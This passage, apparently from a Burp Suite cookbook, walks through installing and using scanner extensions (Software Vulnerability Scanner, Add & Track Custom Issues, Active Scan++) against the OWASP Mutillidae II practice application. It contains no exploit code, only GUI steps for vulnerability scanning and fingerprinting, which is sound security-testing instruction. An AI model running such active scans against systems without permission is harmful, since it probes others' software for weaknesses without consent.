


Figure 10.37 – Results found with GAP

11. For the second extension, switch to the Burp Suite **Extensions** tab. Go to the **BApp Store** subtab and find the **Software Vulnerability Scanner** plugin:




Figure 10.38 – Software Vulnerability Scanner extension

12. Click the **Install** button on the right side and select the extension name:

Figure 10.39 – Install button

13. After installing the two plugins, go to the **Extensions** tab, then the **Burp Suite extensions** section. Make sure both plugins are enabled with check marks inside the checkboxes. Also, notice the **Software Vulnerability Scanner** extension has a new tab, as follows:




Figure 10.40 – New tab

14. Go to the **Software Vulnerability Scanner** tab and notice the default scan rules along with an option to supply an **API Token** type for faster scan speeds:




Figure 10.41 – Inside the Software Vulnerability Scanner tab

15. Return to **Target** | **Site map** with Mutillidae home page as our target. Perform a lightweight, less invasive passive scan by right-clicking and selecting **Passively scan this branch**, as follows:




Figure 10.42 – Scanning the target

16. Note the additional findings created from **Software Vulnerability Scanner**. The `Vulners` plugin found numerous vulnerable software issues:




Figure 10.43 – Looking for extension findings

Looking at the details of the first finding, note the various links provided to known exploits:




Figure 10.44 – Advisory showing exploits available

How it works...

Burp Suite functionality can be extended through a PortSwigger API to create custom extensions, also known as plugins. In this recipe, we installed two plugins that assist with identifying older versions of software contained in the application with known vulnerabilities.

Creating new issues via the Add & Track Custom Issues extension

Though Burp Suite provides a listing of many security vulnerabilities commonly found in web applications, occasionally you will identify an issue and need to create a custom scan finding. This can be done using the **Add & Track Custom Issues** extension.

> **Note**
> This plugin requires the Burp Suite Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the **Add & Track Custom Issues** extension, create steps revealing a finding, and then use the extension to create a custom issue.

How to do it...

1. Switch to the Burp Suite **Extension** tab. Go to the **BApp Store** subtab and find the plugin labeled **Add & Track Custom Issues**. Click the **Install** button:




Figure 10.45 – Add & Track Custom Issues extension

2. Ensure the extension is loaded and enabled in the **Extensions | Installed | Burp extensions** section:




Figure 10.46 – Loading the extension

3. Return to the Firefox browser and browse to the Mutillidae home page.
4. Switch to the Burp Suite **Proxy | HTTP history** tab and find the request you just made browsing to the home page. Click the **Response** tab. Note the overly verbose `Server` header indicating the web server type and version, along with the operating system and programming language used. This information can be used by an attacker to fingerprint the technology stack and identify vulnerabilities that can be exploited:




Figure 10.47 – Issue to create

5. Since this is a finding, we need to create a new issue manually to capture it for our report. While viewing the **Response** window, right-click and select **Extensions | Add & Track Custom Issues | Add & Track Custom Issue**, as follows:




Figure 10.48 – Creating a custom issue

6. A pop-up dialog box appears. Within the **New Issue** tab, we can create a new issue name of **Information Leakage in Server Response**. Change the severity to **Medium**. Notice how the extension copied our request and response for us in the bottom panels. You may continue to add more verbiage in the other text areas, such as the issue detail, background, and remediation areas. Click the **Add & Track Custom Issue** button at the bottom when you are done:




Figure 10.49 – Setting the name and severity

7. Once completed, switch back to **Target | Site map** and select the root directory for Mutillidae. You should see the newly created scan issue added to the **Issues** window, as follows:




Figure 10.50 – Seeing the custom issue you added

8. The **Add & Track Custom Issues** extension provides a new tab allowing you to add issues to the internal database. This is a value-added feature, so it is not necessary to add your issues in this tab to use the tool. However, the option is available if you would like to build your own list of custom issues:




Figure 10.51 – Database of issues

How it works...

In cases where an issue is not available within the Burp Suite core issue list, a tester can create their own issue using the **Add & Track Custom Issues** extension. In this recipe, we created an issue for information leakage in server responses.

See also

For a listing of all issue definitions identified by Burp, go to `https://portswigger.net/kb/issues`.

Working with the Active Scan++ extension

Some extensions assist in finding vulnerabilities with specific payloads, such as XML, or help to find hidden issues, such as cache poisoning and DNS rebinding. In this recipe, we will add an active scanner extension called **Active Scan++**, which assists with identifying these more specialized vulnerabilities.

> Note
>
> This plugin requires the Burp Suite Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the **Active Scan++** extension, and then run an active scan against the target.

How to do it...

1. Switch to Burp Suite's **Extensions | BApp Store** tab and select the **Active Scan++** extension. Click the **Install** button to install the extension, as follows:




Figure 10.52 – Active Scan++ extension

2. Return to the Firefox browser and browse to the Mutillidae home page.
3. Switch to Burp Suite's **Target** tab and then the **Site map** subtab, right-click on the `mutillidae` folder, and select **Actively scan this branch**, as follows:




Figure 10.53 – Scanning the target

4. After the active scanner completes, browse to the **Issues** window. Make note of any additional issues found by the newly added extension. You can always tell which ones the extension found by looking for a **This issue was generated by the Burp extension: Active Scan++** message, as follows:

